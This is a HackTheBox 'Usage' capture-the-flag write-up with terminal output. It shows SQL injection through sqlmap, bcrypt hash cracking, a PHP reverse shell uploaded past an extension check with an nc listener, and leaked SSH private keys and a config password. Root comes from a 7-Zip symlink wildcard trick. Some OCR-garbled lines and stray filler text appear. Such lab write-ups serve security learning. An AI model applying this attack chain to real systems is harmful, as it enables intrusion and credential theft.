# **Usage (HTB)**

ip of the machine :- 10.10.11.18

```
(sohamt® CyberCreedPC)-[~]
$ ping 10.10.11.18
PING 10.10.11.18 (10.10.11.18) 56(84) bytes of data.
64 bytes from 10.10.11.18: icmp_seq=1 ttl=63 time=334 ms
64 bytes from 10.10.11.18: icmp_seq=2 ttl=63 time=533 ms
64 bytes from 10.10.11.18: icmp_seq=3 ttl=63 time=353 ms
64 bytes from 10.10.11.18: icmp_seq=4 ttl=63 time=640 ms
64 bytes from 10.10.11.18: icmp_seq=5 ttl=63 time=812 ms
67 c
--- 10.10.11.18 ping statistics ---
6 packets transmitted, 5 received, 16.6667% packet loss, time 4999ms
rtt min/avg/max/mdev = 334.270/534.405/811.914/179.560 ms
```

#### machine is on!!!

got some open ports!!!!

```
—(sohamt⊕CvberCreedPC)-[~]
—$ nmap -sC -A -p22,80 10.10.11.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 20:20 IST
Nmap scan report for usage.htb (10.10.11.18)
Host is up (0.53s latency).
      STATE SERVICE VERSION
                    OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
   256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open http
                    nginx 1.18.0 (Ubuntu)
_http-server-header: nginx/1.18.0 (Ubuntu)
http-title: Daily Blogs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

result for all the services and there respective versions running on the machine.

```
-(sohamt⊛CyberCreedPC)-[~/Downloads]
🗕$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://usage.htb --append-
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                     http://usage.htb
 +l Url:
+ | Method:
                     GET
 +| Threads:
                    10
 +] Wordlist:
                    /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 +] User Agent:
                     gobuster/3.6
 +] Timeout:
                     10s
Starting gobuster in VHOST enumeration mode
Found: admin.usage.htb Status: 200 [Size: 3304]
Progress: 4989 / 4990 (99.98%)
```


found a sub domain through sub domain enumeration of gobuster.

```
(Status: 302) [Size: 334] [--> http://usage.htb/login]
/dashboard
/favicon.ico
                   (Status: 200) [Size: 0]
Progress: 2118 / 4727 (44.81%)[ERROR] Get "http://usage.htb/gwt": context deadline exceeded (Client.Timeout exceeded
while awaiting headers)
/index.php
                   (Status: 200) [Size: 5181]
                  (Status: 200) [Size: 5141]
/login
/logout
                 (Status: 302) [Size: 334] [--> http://usage.htb/login]
/registration (Status: 200) [Size: 5112]
                 (Status: 200) [Size: 24]
/robots.txt
Progress: 4727 / 4727 (100.00%)
Finished
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```

found some directories through gobuster directory fuzzing.



we can register as a user so registered a demo user.



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Usage

Logged In Successfully

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 Unraveling the Significance of Server-side Language Penetration Testing

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
In the enigmatic world of cybersecurity, server-side language penetration testing stands as a modern-day cryptanalyst, deciphering the intricate codes that underpin web applications. This intricate process involves unraveling the syntax and semantics of server-side languages, exposing vulnerabilities that could be exploited by adversaries. Just as cryptographers crack ciphers, security experts embark on a journey of simulated attacks, peeling back layers of code

## Navigating the Digital Frontier with Laravel PHP:

after logging in found this and nothing interesting.



nothing else was working as such so went to forgot-password web page to see if we can find something or not.



Here, tried to attempt some SQL Injection and found that it is vulnerable to sql injection so will be using "sqlmap" further.

```
—(sohamt®CvberCreedPC)-[~]
_$ cat forgot.req
POST /forget-password HTTP/1.1
Host: usage.htb
Content-Length: 77
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://usage.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Sa
fari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange; v=b3; q=0.7
Referer: http://usage.htb/forget-password
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US, en; q=0.9
Cookie: XSRF-TOKEN=eyJpdi16IjdGRDIrRkhTZjdpQlRtaEhHMW9oTGc9PSIsInZhbHVlIjoibS9rSlhqT1ZBdDUyVmh0a3FwN1J6S2krMTFqdCtFN1
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IjoiIn0%3D; laravel session=eyJpdiI6IjVITGIxSXBZVndyUlE0SDRyNU1TNWc9PSIsInZhbHVlIjoiTHRFeEYxK3Q4UjQ4Y1BLcityZWhOWUJke
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lliwidGFnIjoiIn0%3D
Connection: close
token=bGb8PC2NUItooKO4EYUF3PsPsoZYqkFA3QDdQo8z&email=test
```

capture forgot password request from burp and save it to a file.

```
—(root⊛CvberCreedPC)-[/home/sohamt]
 -# sqlmap -r forgot.req -p email --batch --level 3 -dbs
                          {1.8.5#stable}
                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
[*] starting @ 19:58:27 /2024-08-20/
[19:58:27] [INFO] parsing HTTP request from 'forgot.reg'
[19:58:27] [INFO] testing connection to the target URL
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[19:58:31] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header whic
h intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[19:58:35] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[19:58:36] [INFO] testing for SQL injection on POST parameter 'email'
[19:58:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:00:24] [WARNING] user aborted during detection phase
how do you want to proceed? [(S)kip current test/(e)nd detection phase/(n)ext parameter/(c)hange verbosity/(q)uit] q
[20:00:27] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 12 times
[*] ending @ 20:00:26 /2024-08-20/
```

- -r :- file with the captured post request.
- -p :- for the parameter which is vulnerable to sql injection
- --batch :- no input from the user and using automated ones
- -dbs :- want all the databases present
- --level :- level of test perform where 1 is default and if it is confirmed that sql injection can be performed than higher level should be preferred.

```
[20:20:17] [INFO] fetching database names
[20:20:17] [INFO] fetching number of databases
[20:20:17] [INFO] retrieved: 3
[20:20:30] [INFO] retrieving the length of query output
[20:20:30] [INFO] retrieved: 18
[20:22:10] [INFO] retrieved: information_schema
[20:22:10] [INFO] retrieving the length of query output
[20:22:10] [INFO] retrieved: 18
[20:24:26] [INFO] retrieved: performance_schema
[20:24:26] [INFO] retrieving the length of query output
[20:24:26] [INFO] retrieved: 10
[20:26:04] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

only got three available databases. Will be looking at tables and content of usage\_blog database.

also looked at the possible tables and found "admin\_users".

- -D: for database
- -T:- for the table
- --dump :- to get the records from a specific table in a specific database mentioned

```
[20:54:42] [INFO] retrieved: 2023-08-13 02:48:26
[20:58:57] [INFO] retrieved: 1
[20:59:09] [INFO] retrieved: $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2
[21:14:08] [INFO] retrieved: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0gLYaDhllwrsLT
[21:29:05] [INFO] retrieved: 2024-08-20 15:55:54
[21:33:33] [INFO] retrieved: admin
Database: usage blog
Table: admin_users
[1 entry]
| username | created at
    updated at remember token
      _____
     ._____
1 | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2 | admin | 2023-08-13
02:48:26 | 2024-08-20 15:55:54 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0gLYaDhllwrsLT |
[21:34:32] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/root/.local/share/sqlmap/output/usage.htb/dump/
usage_blog/admin_users.csv'
[21:34:32] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1006 times
[21:34:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'
[*] ending @ 21:34:32 /2024-08-20/
```

got admin password hash.

```
(sohamt® CyberCreedPC)-[~]
$ hashcat -m 3200 -a 0 pass -0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]


***
**Everice #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz, 1439/2943 MB (512 MB allocatable), 2M
CU

Kernel /usr/share/hashcat/OpenCL/m03200-optimized.cl:
Optimized kernel requested, but not available or not required
Falling back to pure kernel


Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```


it's a bcrypt type hash and cracked it using hashcat and password is "whatever1"




hooray!!! was able to login as admin.



Then searched for possible CVEs for laravel admin and found one which can help for remote code execution by uploading a php reverse shell.





it was not uploading .php file so uploaded .jpg file which contained the php reverse shell of pentestmonkey.

```
U3NjJlYmYxN2VlMTE3YzU2NDQ5IiwidGFnIjoiIn0%3D

nnection: close

----WebKitFormBoundaryjjfBUk3FQBAKNeea

ntent-Disposition: form-data; name="name"

ministrator
----WebKitFormBoundaryjjfBUk3FQBAKNeea

ntent-Disposition: form-data; name="avatar"; filename="image.jpg.php"

ntent-Type: image/jpeg


php

php

php-reverse-shell - A Reverse Shell implementation in PHP

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```

Now while submitting, capture the request in burp and then add .jpg extension to it and then click "forward"



now we have to use no and find a link to get a reverse shell.

```
-(root®CyberCreedPC)-[/home/sohamt]
∟# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.18] 45554
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
16:49:49 up 6:48, 0 users, load average: 4.45, 4.59, 5.00
                  FROM
                                  LOGINO IDLE JCPU PCPU WHAT
USER
         TTY
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
```

#### got reverse shell.

```
dash@usage:~$ cat user.txt
cat user.txt
c3a53468b5082e8dc97e7aec4d9a9f0f
dash@usage:~$
```

### got 1st flag in user's home directory.

```
dash@usage:/home$ ls
ls
dash xander
dash@usage:/home$ |
```

also found another user as well.

```
dash@usage:~/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
dash@usage:~/.ssh$ cat id rsa
cat id rsa
----BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktdiEAAAAABG5vbmUAAAAEbm9uZOAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAWEAAQAAAYEA3TGrilF/7YzwawPZg0LvRlkEMJSJQxCXwxT+kY93SpmpnAL0U73Y
RnNLYdwGVjYb045FtII1B/MgQI2yCNrxl/1Z1JvRSQ97T8T9M+xmxLzIhFR4HGI4HT0nGQ
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63zj5LQZw2/NvnAAAACmRhc2hAdXNhZ2U=
----END OPENSSH PRIVATE KEY----
dash@usage:~/.ssh$
```

got private ssh key of the user "dash" and logged in through ssh.

```
uname -a
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/issue
Ubuntu 22.04.4 LTS \n \l
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.4 LTS"
PRETTY NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY POLICY URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

os info. can be used for kernel exploit later if req.

```
ls -al /home/*
/home/dash:
total 52
drwxr-x--- 6 dash dash 4096 Aug 20 17:03 .
drwxr-xr-x 4 root root 4096 Aug 16 2023 ...
lrwxrwxrwx 1 root root 9 Apr 2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan 6 2022 .bashrc
drwx----- 3 dash dash 4096 Aug 7 2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .config
drwxrwxr-x 3 dash dash 4096 Aug 7 2023 .local
-rw-r--r-- 1 dash dash 32 Oct 26 2023 .monit.id
-rw-r--r-- 1 dash dash 5 Aug 20 17:03 .monit.pid
-rw----- 1 dash dash 1192 Aug 20 17:03 .monit.state
-rwx----- 1 dash dash 707 Oct 26 2023 .monitrc
-rw-r--r-- 1 dash dash 807 Jan 6 2022 .profile
drwx----- 2 dash dash 4096 Aug 24 2023 .ssh
-rw-r---- 1 root dash 33 Aug 20 10:08 user.txt
```

some services by name .monit something are running what are they??

```
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon 60
#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
    allow admin:3nc0d3d pa$$w0rd
#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert
#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadayg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert
check filesystem rootfs with path /
       if space usage > 80% then alert
```

saw contents of .monitrc because thought it would be like a config file like .bashrc or .zshrc so viewed it first and got some stuff.

This is password of the user "dash" who is our admin. But password is showing incorrect for user dash. Maybe password is for the another user.

```
xander@usage:/home$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
xander@usage:/home$
```

was write it is for xander.

```
xander@usage:/home$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

xander can only run one command.

```
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

it was a binary so did strings to see what is going on and saw these lines. So in /var/www/html directory a zip.

```
Creating archive: /var/backups/project.zip

Items to compress: 21067

Files read from disk: 18083
Archive size: 54888178 bytes (53 MiB)
Everything is 0k
xander@usage:/home$ cd /var/backup
bash: cd: /var/backup: No such file or directory
xander@usage:/home$ cd /var
xander@usage:/var$ ls
backups cache crash lib local lock log mail opt run snap spool tmp www
xander@usage:/var$ cd backups
```

ran the binary and chose first option to create a backup and it created it in the /var/backups

directory.

```
xander@usage:/var/www/html$ touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
ln: failed to create symbolic link 'id_rsa': File exists
xander@usage:/var/www/html$ rm -f id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

Now for vertical priv esc. create id\_rsa file and create a soft link with private ssh key of the root user. Because when we choose option 1 while running the program it will create a zip and which will contain all the contents even the private key. Create "@id\_rsa" so that when creating a zip after selecting the option it will display private ssh key of the root user on screen only and we don not have to unzip the project backup and manually look at it.

```
Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7763 64-Co
        (A00F11), ASM, AES-NI)
Open archive: /var/backups/project.zip
Path = /var/backups/project.zip
Type = zip
Physical Size = 54888319
Scanning the drive:
WARNING: No more files
----BEGIN OPENSSH PRIVATE KEY----
WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAMwAAAAtzc2gtZW
WARNING: No more files
QvNTUx0QAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQvxpqjIa6g3QAAAJAfwyJCH8Mi
WARNING: No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
WARNING: No more files
AAAEC63P+5DvKwuQtE4Y0D4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
```

it gave us private key.

Now add this private key in a file with 600 permission and then login through ssh as root user.

```
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@usage:~# cd /root
root@usage:~# ls
cleanup.sh root.txt snap usage_management.c
root@usage:~# cat root.txt
f5b2fa29d6790060fbda440df1ee30da
root@usage:~# exit
logout
Connection to 10.10.11.18 closed.
```

got root flag.....